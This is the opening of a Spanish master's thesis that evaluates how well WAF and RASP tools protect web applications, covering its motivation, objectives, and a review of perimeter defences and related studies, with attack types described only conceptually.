UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Universidad Internacional de La Rioja
Máster universitario en Seguridad Informática

Comparativa de la eficacia de herramientas WAF y RASP frente a ataques

Trabajo Fin de Máster

presentado por: Sureda Riera, Tomás

Director/a: Bermejo Higuera, Juan Ramón

Ciudad: Palma (Illes Balears)
Fecha: 21/01/2017

Resumen

En este trabajo de fin de máster, se ha evaluado la eficacia de diferentes soluciones WAF y RASP protegiendo a aplicaciones web frente a diversos ataques. Se han simulado diversos escenarios, interponiendo las soluciones a evaluar entre la aplicación a proteger – simulada por dos bancos de pruebas – y la máquina atacante.

Los resultados producidos por las distintas soluciones, se han analizado mediante diversas métricas y se han ordenado mediante la puntuación F-Score.

Del análisis de los resultados obtenidos se concluye la superioridad de las soluciones RASP frente a WAF en la mayoría de los índices, así como la práctica inexistencia de diferencias en la puntuación obtenida en las distintas métricas, de las dos soluciones WAF.

La solución que mejores resultados ha obtenido es Contrast.

Palabras Clave: WAF, RASP, banco de pruebas, aplicaciones web, F-Score.

Abstract

In this Master's degree final project, the effectiveness of different WAF and RASP tools has been evaluated, protecting web applications against various attacks. Several scenarios have been simulated, interposing the protection tool to be assessed between the application to be protected – simulated by two benchmarks – and the attacking machine.

The results obtained from the different protection tools have been analyzed using different metrics and have been sorted by the F-Score index.

From the analysis of the obtained results, the superiority in most indexes of RASP against WAF tools is concluded, as well as the practical absence of differences in the score obtained in the different metrics of the two WAF tools.

The tool that obtained the best results is Contrast.

Keywords: WAF, RASP, benchmark, web applications, F-Score.

Agradecimientos:

A mis padres: sé que les alegraría estar aquí…

A Fanny i Jessica: gràcies per tantes i tantes coses…

A Juan Ramón, por ser más que un maestro y acompañarme en ésta aventura…

Contenido

Índice de figuras

Índice de tablas

1 Introducción

1.1 Presentación

Creadas a menudo por desarrolladores con poca experiencia en seguridad, las aplicaciones web son una fuente importante de compromiso, y uno de los vectores comúnmente usados por un atacante para conseguir acceso a la red de una organización, debido a la exposición de dichas aplicaciones al exterior.

Uno de los métodos más usados para la protección de las aplicaciones web son las herramientas Web Application Firewall (WAF), las cuales se interponen entre la aplicación y el usuario que realiza la petición a la misma, inspeccionando el tráfico entrante en la capa 7 del modelo OSI (capa de aplicación) en busca de patrones de ataque y bloqueando la llegada del tráfico supuestamente malicioso a la aplicación web.

Los WAF, pueden ser dispositivos hardware o software, que protegen contra la mayoría de ataques de la clasificación OWASP TOP TEN (SQL Injection, XML/XPath Injection, Buffer overflow, etc.) (OWASP, 2016c).

Muchos de los dispositivos WAF trabajan comprobando el tráfico entrante contra una base de datos de firmas o reglas, lo que les obliga a estar constantemente actualizados. Son independientes del lenguaje de programación de la aplicación web que se encargan de proteger, ya que actúan antes de que el tráfico malicioso acceda a la misma. Se han propuesto diferentes modos de evitar la protección proporcionada por un WAF, de tal forma que un atacante podría lograr la explotación de vulnerabilidades de una aplicación web protegida por un WAF. (Ristic, 2012).

Las herramientas Runtime Application Self-Protection (RASP) forman parte de una tecnología emergente, definida por Gartner como “una tecnología de seguridad incorporada o vinculada en un entorno de ejecución de aplicaciones para controlar su ejecución y detectar y prevenir ataques en tiempo real” (Gartner, 2016).

Las herramientas RASP funcionan “incrustando” la seguridad en la aplicación a proteger, interceptando todas las llamadas al sistema para asegurarse que son seguras, por lo que dependen totalmente del lenguaje de programación de la aplicación a proteger. En la fecha de realización de éste TFM, la mayoría de herramientas están únicamente disponibles para JAVA y .NET; es de suponer que conforme ésta tecnología vaya madurando, nuevas implementaciones estarán disponibles (Veracode, 2016a).

En el caso de java, se efectúa la descarga de un archivo *.jar que debe referenciarse mediante una instrucción del tipo *-javaagent* en el script de arranque de la aplicación a proteger, o bien en el caso de .NET, mediante la ejecución del programa de instalación del agente .NET; éste agente será el que realizará la interceptación de las llamadas al sistema y, en último término se encargará de bloquear las peticiones maliciosas a la aplicación.

1.2 Motivación

En el informe *Web Application Attack Report (WAAR)* del año 2015, publicado por la compañía Imperva, en el que se analizan 297.954 ataques y 22.850.023 alertas en 198 aplicaciones web durante un período de 6 meses, se evidencia un aumento considerable de los ataques a aplicaciones web año tras año. Los tipos de ataque con una incidencia mayor, son los ataques de inyección SQL (SQLi) y los ataques Cross Site Scripting (XSS) (Imperva, 2015).

Por otra parte, la Open Web Application Security Project (OWASP), organización sin ánimo de lucro, dedicada según se detalla en su página web a "(…) facilitar el que las organizaciones puedan concebir, desarrollar, adquirir, operar y mantener aplicaciones confiables (…)" (OWASP, 2016a), publica el documento denominado *OWASP Top Ten*, actualmente en su versión del año 2013, en el cual se identifican los riesgos más críticos en aplicaciones web que las organizaciones deben enfrentar (OWASP, 2013). Las tres primeras posiciones de la lista Top Ten son ocupadas por: ataques de inyección (SQL, OS, LDAP), ataques de pérdida de autenticación y gestión de sesiones, y ataques de cross-site scripting (XSS).

Según el *Informe de Seguridad sobre el estado de Internet* en el primer trimestre del año 2016, publicado por Akamai Technologies, en el primer trimestre del año 2016 vs. el cuarto trimestre del año 2015, se ha producido un incremento de un 25,52% en el total de los ataques realizados contra aplicaciones web, incrementándose un 87,32% los ataques de inyección SQL (Akamai, 2016). Los vectores de ataque sobre el protocolo HTTP son principalmente SQLi, XSS y Local File Inclusion (LFI), los cuales representan un 89,75%. Sobre el protocolo HTTPS, los vectores de ataque SQLi, LFI y ShellShock se usaron en el 89,2% de los ataques.




Figura 1: Vectores de ataques más populares sobre el protocolo HTTP (Akamai, 2016)




Figura 2: Vectores de ataque más populares sobre el protocolo HTTPS (Akamai, 2016)

En el informe *2015 Cost of Cyber Crime Study: United Kingdom* del Ponemon Institute, publicado en octubre de 2015 y realizado entre 39 empresas de Reino Unido con un número medio de 12.686 empleados, se pone de manifiesto que el 40% del impacto económico total de los efectos del cibercrimen es ocasionado por ataques de denegación de servicio y ataques a servicios y aplicaciones web. Si se tiene en cuenta que la media del coste anualizado por empresa en el año 2015 es de unos 4,1 millones de libras (aproximadamente unos 4,5 millones de euros), el coste medio anual por empresa de los ataques de denegación de servicio y de los ataques a servicio y aplicaciones web, representa 1,64 millones de libras o, lo que es lo mismo, unos 1,8 millones de euros (Ponemon Institute, 2015).




Figura 3: Coste del cibercrimen por tipo de ataque y tamaño de la organización (Ponemon Institute, 2015)

En otro orden de cosas, existen multitud de normativas legales y recomendaciones de mayor o menor obligado cumplimiento, que requieren el aseguramiento y la protección de los datos personales de los clientes, así como los datos originados en determinadas transacciones económicas. Como ejemplos de este tipo de normativas, pueden citarse *The Payment Card Industry Data Security Standard (PCI DSS)* (PCI Security Standards Council, 2016), *The Sarbanes–Oxley Act of 2002 (SOX)* (Wikipedia, 2016b), *The Health Insurance Portability and Accountability Act of 1996 (HIPAA)* (Wikipedia, 2016a), *The Federal Information Security Modernization Act (FISMA)* (Department of Homeland Security, 2016a, 2016b).

En España, existen la *Ley 34/2002, de 11 de julio, de servicios de la sociedad de la información y de comercio electrónico* (Jefatura de Estado de España, 2014), *La Ley Orgánica 15/1999, 13 de diciembre, de Protección de Datos de Carácter Personal (LOPD)* (Jefatura de Estado de España, 2011), *El Esquema Nacional de Seguridad (ENS)* (Gobierno de España, 2010).

A nivel europeo, hay que hacer referencia a la *Directiva 95/46/CE* (Parlamento Europeo, 1995), la cual será sustituida el 25 de mayo de 2018 por el *Reglamento General de Protección de Datos* (Consejo de la Unión Europea, 2016).

Parece claro que existe una necesidad de protección contra los ciberataques, no solamente por un tema de costes económicos y de imagen para las empresas, sino por las consecuencias legales que una fuga de información puede acarrear para las mismas.

En este contexto, las herramientas WAF y RASP, aparecen como soluciones a tener en cuenta para cubrir esa necesidad de protección para cualquier empresa que tenga presencia corporativa en Internet; claramente, las grandes empresas precisarán de soluciones altamente escalables y dimensionables, con un coste prohibitivo para aquellas medianas y pequeñas empresas que, sin embargo, también deberán hacer frente a las consecuencias que un ciberataque les pueda ocasionar.

PRODUCT	SSL TRANSACTIONS	THROUGHPUT	PRICE (NO UPDATES)
Citrix Netscaler MPX 5550	1,500	500 Mbps	$4,000
Barracuda 360	2,000	25 Mbps	$5,000
Imperva's Secure Sphere X2010	2,200	500 Mbps	$4,200
F5 BIG-IP ASM model 10200	75,000 (HTTP)	5000 Mbps	$84,995
Dell SonicWall SRA 4600	unknown	50 Mbps	$1,750

Tabla 1: Precios y prestaciones de diferentes soluciones WAF empresariales (Techtarget, 2016)

Según se indica en el informe *Global Runtime Application Self – Protection Security Market 2016 – 2020* (Technavio, 2016):

> "(…) uno de los mayores inconvenientes que deben afrontar las empresas a la hora de implantar soluciones RASP, es el coste que ello representa, no solamente el de adquisición del producto, sino que además debe hacerse frente a los costes de contratación y formación de un equipo especializado para la correcta instalación y configuración de la solución RASP (…)".

Por otra parte, cada vez más se están ofreciendo éste tipo de soluciones de seguridad WAF y RASP como una solución SaaS, mediante el pago de una cuota mensual lo que podría hacer más asequible la protección de aquellas empresas limitadas por un tema presupuestario, aparte de su facilidad de instalación y configuración, ya que habitualmente sólo requieren un cambio en las DNS o la instalación de un agente en la aplicación a proteger (en el caso de las soluciones RASP), gestionándose toda la política de seguridad desde un panel de control on-line.

Producto	Nº Aplicaciones	Coste/mes	Pago
Hp AppDefender	1	Gratuito	
	>1	149 $ (cada una)	mensual
		79 $ (cada una)	anual
Immunio	1	1000 $	mensual
		850 $	anual
	>1 y <=10	5000 $	mensual
		4250 $	anual
Prevoty - White Hat	Rango de entrada ~ 100.000 $ + suscripción anual		

Tabla 2: Precios diferentes soluciones RASP. Extraído de varias fuentes

1.3 Objetivos generales

Teniendo en cuenta lo anterior, se propone analizar la eficacia ofrecida por una muestra representativa de diferentes soluciones WAF y RASP existentes en el mercado, realizando comparativas intra e intergrupo frente a diferentes tipos de ataques, con el objetivo de evaluar el nivel de protección de cada una de ellas.

Concretamente, se pretende:

- Analizar el estado del arte, estudios realizados, etc. en dispositivos de protección WAF y RASP.
- Obtener una muestra representativa de soluciones WAF y RASP para proceder a su evaluación.
- Realizar un experimento consistente en: analizar el comportamiento de las diferentes soluciones evaluadas en la protección de una aplicación web, frente a ataques lanzados contra la misma mediante una herramienta de escaneo de vulnerabilidades.
- Recopilar los resultados del experimento y obtener métricas adecuadas para la valoración de los mismos, en base al número de Verdaderos Positivos (TP), Falsos Positivos (FP), Verdaderos Negativos (TN) y Falsos Negativos (FN).
- Calcular diferentes métricas que permitan la comparación objetiva de las diferentes soluciones evaluadas.

1.4 Estructura del documento

El presente documento, consta de la siguiente estructura de capítulos:

- **Capítulo 1. Introducción:** se realiza una presentación y motivación del presente trabajo.
- **Capítulo 2. Estado del arte:** se detallan aquellos conceptos básicos, necesarios para la correcta comprensión de las diferentes partes que componen éste trabajo, distinguiendo entre el modo de funcionamiento de una solución WAF y una solución RASP, así como el tipo de protección proporcionada por las diferentes técnicas. Se realiza una descripción de trabajos anteriores relacionados. Asimismo, se intenta ofrecer una visión general de las soluciones disponibles en la actualidad.
- **Capítulo 3. Objetivos y metodología de trabajo:** se indica el objetivo general de éste TFM, así como la descripción a grandes rasgos del proceso seguido en la realización del piloto experimental. Se ofrece, además, una descripción de los tipos de ataque utilizados en éste estudio.
- **Capítulo 4. Desarrollo específico de la contribución:** se describe de forma detallada la estructura del laboratorio utilizada para la evaluación de las diferentes soluciones. Se detalla el desarrollo específico de la evaluación de cada una de las soluciones, así como una explicación de las métricas utilizadas para la evaluación de los datos obtenidos. Se detallan los resultados obtenidos frente a los ataques lanzados, así como las puntuaciones obtenidas por cada solución, además de una tabla resumen de resultados ordenada por el índice F-Score, con el propósito de poder analizar el desempeño de cada solución.
- **Capítulo 5. Conclusiones y trabajos futuros:** se detallan las conclusiones del presente trabajo y las posibles líneas futuras de investigación.
- **Capítulo 6. Referencias:** se detallan las referencias utilizadas en la elaboración del presente trabajo.
- **Capítulo 7. Anexos:** se aporta información adicional y evidencias relevantes en forma de capturas de pantalla, transcripción de tablas y ficheros etc.

2 Estado del arte

2.1 Introducción

El término seguridad perimetral es muy amplio y ha ido evolucionando a lo largo del tiempo. El perímetro está formado por las máquinas y dispositivos que se sitúan en la frontera de nuestra red local con el exterior.

La evolución tecnológica permite que los accesos al interior de nuestra red se realicen cada vez con dispositivos remotos de mayor capacidad de procesamiento, usando comunicaciones cifradas, dispositivos móviles, etc.

Por otra parte, cada vez más se hace uso de arquitecturas orientadas al servicio (SaaS), técnicas de virtualización y cloud computing, etc., lo que hace que las antiguas políticas de protección basadas en la restricción de ciertos puertos y el control de determinados protocolos, sean hoy en día, prácticamente inútiles.

Según el Instituto Nacional de Tecnologías de la Comunicación (INTECO), “El perímetro se ha extendido y se ha convertido en una frontera dinámica – lo que algunos denominan perímetro difuso –, en el que también se hace necesario proteger, y protegerse de, cada dispositivo que puede ocasionalmente formar parte del mismo.” (INTECO, 2010).




Figura 4: Perímetro difuso. Límites de seguridad variables con cada acceso exterior.(INTECO, 2010)

Los ataques más relevantes a que pueden verse sometidos los perímetros de seguridad son, entre otros los siguientes:

- Inyección SQL: aprovecha una vulnerabilidad en la validación en los campos de entrada de datos de una aplicación determinada, para realizar operaciones no permitidas sobre su base de datos.
- Inyección de comandos: aprovecha igualmente una vulnerabilidad en la validación de los campos de entrada de la aplicación, para ejecutar comandos más allá de los permitidos por la aplicación.
- Path traversal: su objetivo es conseguir acceso a directorios y ficheros que se encuentran fuera del directorio web raíz y en los que, en condiciones normales, un usuario sin privilegios no tendría acceso.
- Inclusión remota de ficheros: permite incluir en el servidor web archivos remotos, debido a la falta de validación de las funciones de inclusión en el código de la aplicación.
- Open redirect: los redireccionamientos y reenvíos no validados son posibles cuando una aplicación web acepta una entrada no confiable, que puede hacer que dicha aplicación redirija la solicitud a una dirección URL contenida en la entrada.
- Cross Site Scripting: aprovechando la falta de mecanismos de filtrado en las entradas de la aplicación web, esta vulnerabilidad permite el envío de scripts completos, que pueden llevar a la captura de datos del usuario, secuestro de sesiones, etc.
- Denegación de servicio: debido al consumo del ancho de banda o a la sobrecarga de los recursos computacionales del sistema víctima, los servicios ofrecidos por éste dejan de ser accesibles a los usuarios y entidades legítimas.

Las técnicas y dispositivos objeto de evaluación en el presente trabajo pueden ayudar a mitigar la probabilidad de ocurrencia de éstos ataques, de diferentes formas:

- Las soluciones WAF trabajan en la capa de aplicación (capa 7 del modelo OSI), interceptando y analizando las peticiones realizadas a la aplicación web, contra un sistema de reglas, con el objeto de impedir que una petición maliciosa llegue a la aplicación web.
- Las soluciones RASP se integran en la aplicación, interceptando las llamadas al sistema para asegurarse que las mismas son correctas. Cuando un cliente realiza una llamada a una función que contiene contenido malicioso, RASP intercepta la llamada en tiempo de ejecución, bloqueándola.




Figura 5: Esquema de funcionamiento de un WAF (John, 2013)




Figura 6: Esquema de funcionamiento de una solución RASP (Veracode, 2016b)

2.2 Antecedentes

Históricamente, algunas de las técnicas más usadas para la protección perimetral y la protección de aplicaciones han sido las siguientes: (Vázquez, 2002)

- **Cortafuegos (firewalls):** es un elemento de red donde se define la política de acceso, permitiendo o denegando el tráfico en base a unas reglas establecidas en la política. Existen dos tipos de política: restrictiva (lista blanca), en donde se deniega todo el tráfico que no está explícitamente permitido, permisiva (lista negra), en donde se

acepta todo el tráfico no denegado explícitamente. Los tipos de cortafuegos existentes son los siguientes:

- Circuito a nivel de pasarela: aplica mecanismos de seguridad cuando una conexión TCP o UDP se establece. Una vez que la conexión se ha establecido, el tráfico puede fluir entre ambos extremos sin más control.
- Cortafuegos de capa de red o de filtrado de paquetes: funciona a nivel de red (capa 3 del modelo OSI) como filtro de paquetes IP, incluyendo dirección origen y destino del tráfico y protocolo específico usado para la comunicación. En este tipo de cortafuegos, a menudo se permiten también filtrados según campos del nivel de transporte (capa 4 del modelo OSI), como los puertos origen y destino, o a nivel de enlace de datos (capa 2 del modelo OSI), como la dirección MAC.
- Cortafuegos de inspección de estado: actúan como los cortafuegos de filtrado de paquetes validando, además, a la hora de aceptar o rechazar un paquete el hecho de que este corresponda a una petición de nueva conexión o pertenezca a una sesión ya establecida.
- Cortafuegos de capa de aplicación: trabaja en el nivel de aplicación (capa 7 del modelo OSI), evaluando los paquetes y manteniendo un control sobre el estado de las conexiones y el número de secuencia de los paquetes. Suelen ofrecer, además, servicio de autenticación de usuarios y proxy. En ésta capa actúan las herramientas WAF objeto de análisis en el presente trabajo.

- **Sistemas de detección y prevención de intrusiones (IDS/IPS):** ambos sistemas aumentan el nivel de seguridad de la red monitorizando el tráfico e inspeccionando los paquetes en búsqueda de elementos sospechosos; la detección en ambos sistemas se efectúa mediante una base de datos de firmas y patrones de comportamiento de tráfico malicioso. La diferencia principal entre ellos es que mientras que el IDS (Intrusion Detection System) protege el sistema de manera reactiva generando alertas tempranas destinadas a los administradores de sistemas de cualquier tráfico sospechoso en la red, para que estos a su vez tomen las medidas que consideren oportunas, el IPS (Intrusion Prevention System), protege el sistema de forma proactiva, ya que está diseñado para inspeccionar el tráfico y, si detecta actividad maliciosa, proceder al bloqueo del ataque antes de que tenga éxito, creando reglas en el cortafuegos corporativo, por ejemplo. Los IDS/IPS, se pueden clasificar en dos tipos:
  - Host IDS / Host IPS (HIDS / HIPS): monitorizan cambios en el sistema operativo y aplicaciones de un único host.
  - Network IDS / Network IPS (NIDS / NIPS): monitorizan el tráfico de red en busca de actividad sospechosa.

- **Honeypots:** se trata de sistemas (físicos o virtuales), aislados de cualquier red real, que simulan un entorno de producción, configurados para atraer a atacantes y estudiar sus tácticas de ataque, recoger muestras de virus y malware, etc., al tiempo que distraen al posible atacante del objetivo real.
- **Antivirus y antispam:** sistemas intermedios que filtran contenido malicioso en las entradas a la red local.
- **Entornos de sandbox:** se trata de un proceso de separación de entornos, de tal forma que se aísla un proceso informático cualquiera para que sea segura la ejecución del mismo, sin afectar al resto del sistema en el caso que estuviera infectado por un malware.

Respecto a la tecnología RASP, se encuentran diversos antecedentes en la literatura especializada:

Kephart y Chess (Kephart & Chess, 2003)., caracterizan la auto protección del software desde dos enfoques: desde una perspectiva reactiva, en la cual el sistema se defiende automáticamente de los ataques y desde una perspectiva proactiva, en la que el sistema anticipa los problemas de seguridad y realiza acciones para mitigarlos..

En el trabajo de Jennings (Jennings, 2000), se define el concepto de agente como entidad situada en un entorno informático particular, capaz de recibir inputs de ese entorno y realizar una serie de acciones en función de los inputs recibidos y de los objetivos que tenga programados.. El concepto de agente es fundamental en las aplicaciones RASP.

Yuan, Esfahani y Malek, (Yuan, Esfahani, & Malek, 2010), proponen los patrones estructurales y de comportamiento del software de auto protección. Los patrones estructurales, usarían las diferentes capas de la arquitectura de un sistema para "(…) situar, conectar y, posiblemente reconectar componentes de un sistema para conseguir un sistema con mayor integridad, más robusto y resilente frente a ataques (…)". Los patrones de comportamiento, por su parte, "(…) buscan reconfigurar y adaptar el comportamiento en tiempo de ejecución del sistema, sin necesariamente modificar la arquitectura del mismo (…)".

2.3 Trabajos relacionados

En el trabajo *Critical analysis on web application firewall solutions* (Razzaq, Hur, Shahbaz, Masood, & Ahmad, 2013) se realiza una comparativa entre diferentes soluciones WAF comparando aspectos como la prevención de ataques, protección de sesiones, autenticación,

etc. Sin embargo, no se proporciona ninguna comparativa con métricas adecuadas para la medición de la efectividad del bloqueo de ataques.

En la guía *Web Application Firewall Evaluation Criteria*, publicada por el Web Application Security Consortium (Web Application Security Consortium, 2006), se detallan diversos aspectos a tener en cuenta a la hora de evaluar una solución de tipo WAF. Se tratan aspectos tales como: modo de operación, capacidad y tipo de análisis del tráfico cifrado, etc., pero no se hace ninguna referencia a las prestaciones referidas a falsos positivos, falsos negativos, etc.

En el paper *Building a Test Suite for Web Application Scanners* (Fong, Black, & Dalci, 2008), se describe el diseño de un banco de pruebas de aplicaciones web y el análisis de diferentes escáneres de vulnerabilidades contra el mismo. Se incorporan los conceptos de ratio de detección y ratio de falsos positivos.

Sheth y Thakker, llevaron a cabo un estudio comparativo de las prestaciones de diferentes firewalls de red ante ataques de tipo DDoS, concluyendo que ninguna de las soluciones evaluadas fue capaz de resistir este tipo de ataques durante mucho tiempo. (Sheth & Thakker, 2013).

En el estudio de Jacob Williams, *Protection from the Inside: Application Security Methodologies Compared* (Williams, 2015), se realiza una comparación entre la herramienta RASP HP Fortify Application Defender y un WAF indeterminado. Los resultados obtenidos en éste estudio inciden en la baja tasa de falsos positivos obtenidos por la herramienta RASP frente a aquellos obtenidos por la herramienta WAF; además, se menciona el hecho que la herramienta RASP es capaz de detectar ataques que pasan inadvertidos para la herramienta WAF. Dichos resultados son, como se verá, coincidentes con los obtenidos en el presente TFM.

Holm y Ekstedt (Holm & Ekstedt, 2013), llevaron a cabo un estudio para estimar la efectividad de una solución WAF en la prevención de ataques de inyección llevados a cabo por “pentesters” profesionales, ante la presencia o ausencia de las siguientes condiciones: a) existe un operador experimentado monitorizando los resultados del WAF, b) se hizo uso de una herramienta de caja negra al configurar el WAF, c) la persona que configuró el WAF es un profesional experimentado, d) se invirtió un esfuerzo significativo en la configuración del WAF. Los resultados muestran que: el ratio medio de efectividad en la prevención de ataques de inyección es del 80% si todos los factores están presentes, disminuyendo hasta el 25% si ninguno de los factores está presente, concluyendo que el uso de una herramienta de caja negra durante la configuración del WAF, llevado a cabo por un profesional experimentado, así

como el esfuerzo invertido en la configuración de la solución WAF, tienen gran importancia en la efectividad posterior en la prevención de ataques de inyección. La presencia de un operador experimentado monitorizando los resultados del WAF, tiene una ligera influencia positiva en su efectividad.

2.4 Estado actual

Actualmente, existen en el mercado diferentes soluciones WAF (open source o gratuitas y comerciales) y RASP (comerciales). En este apartado se realiza un breve análisis y descripción de las más representativas.

2.4.1 Soluciones WAF Open Source o gratuitas

2.4.1.1 ModSecurity

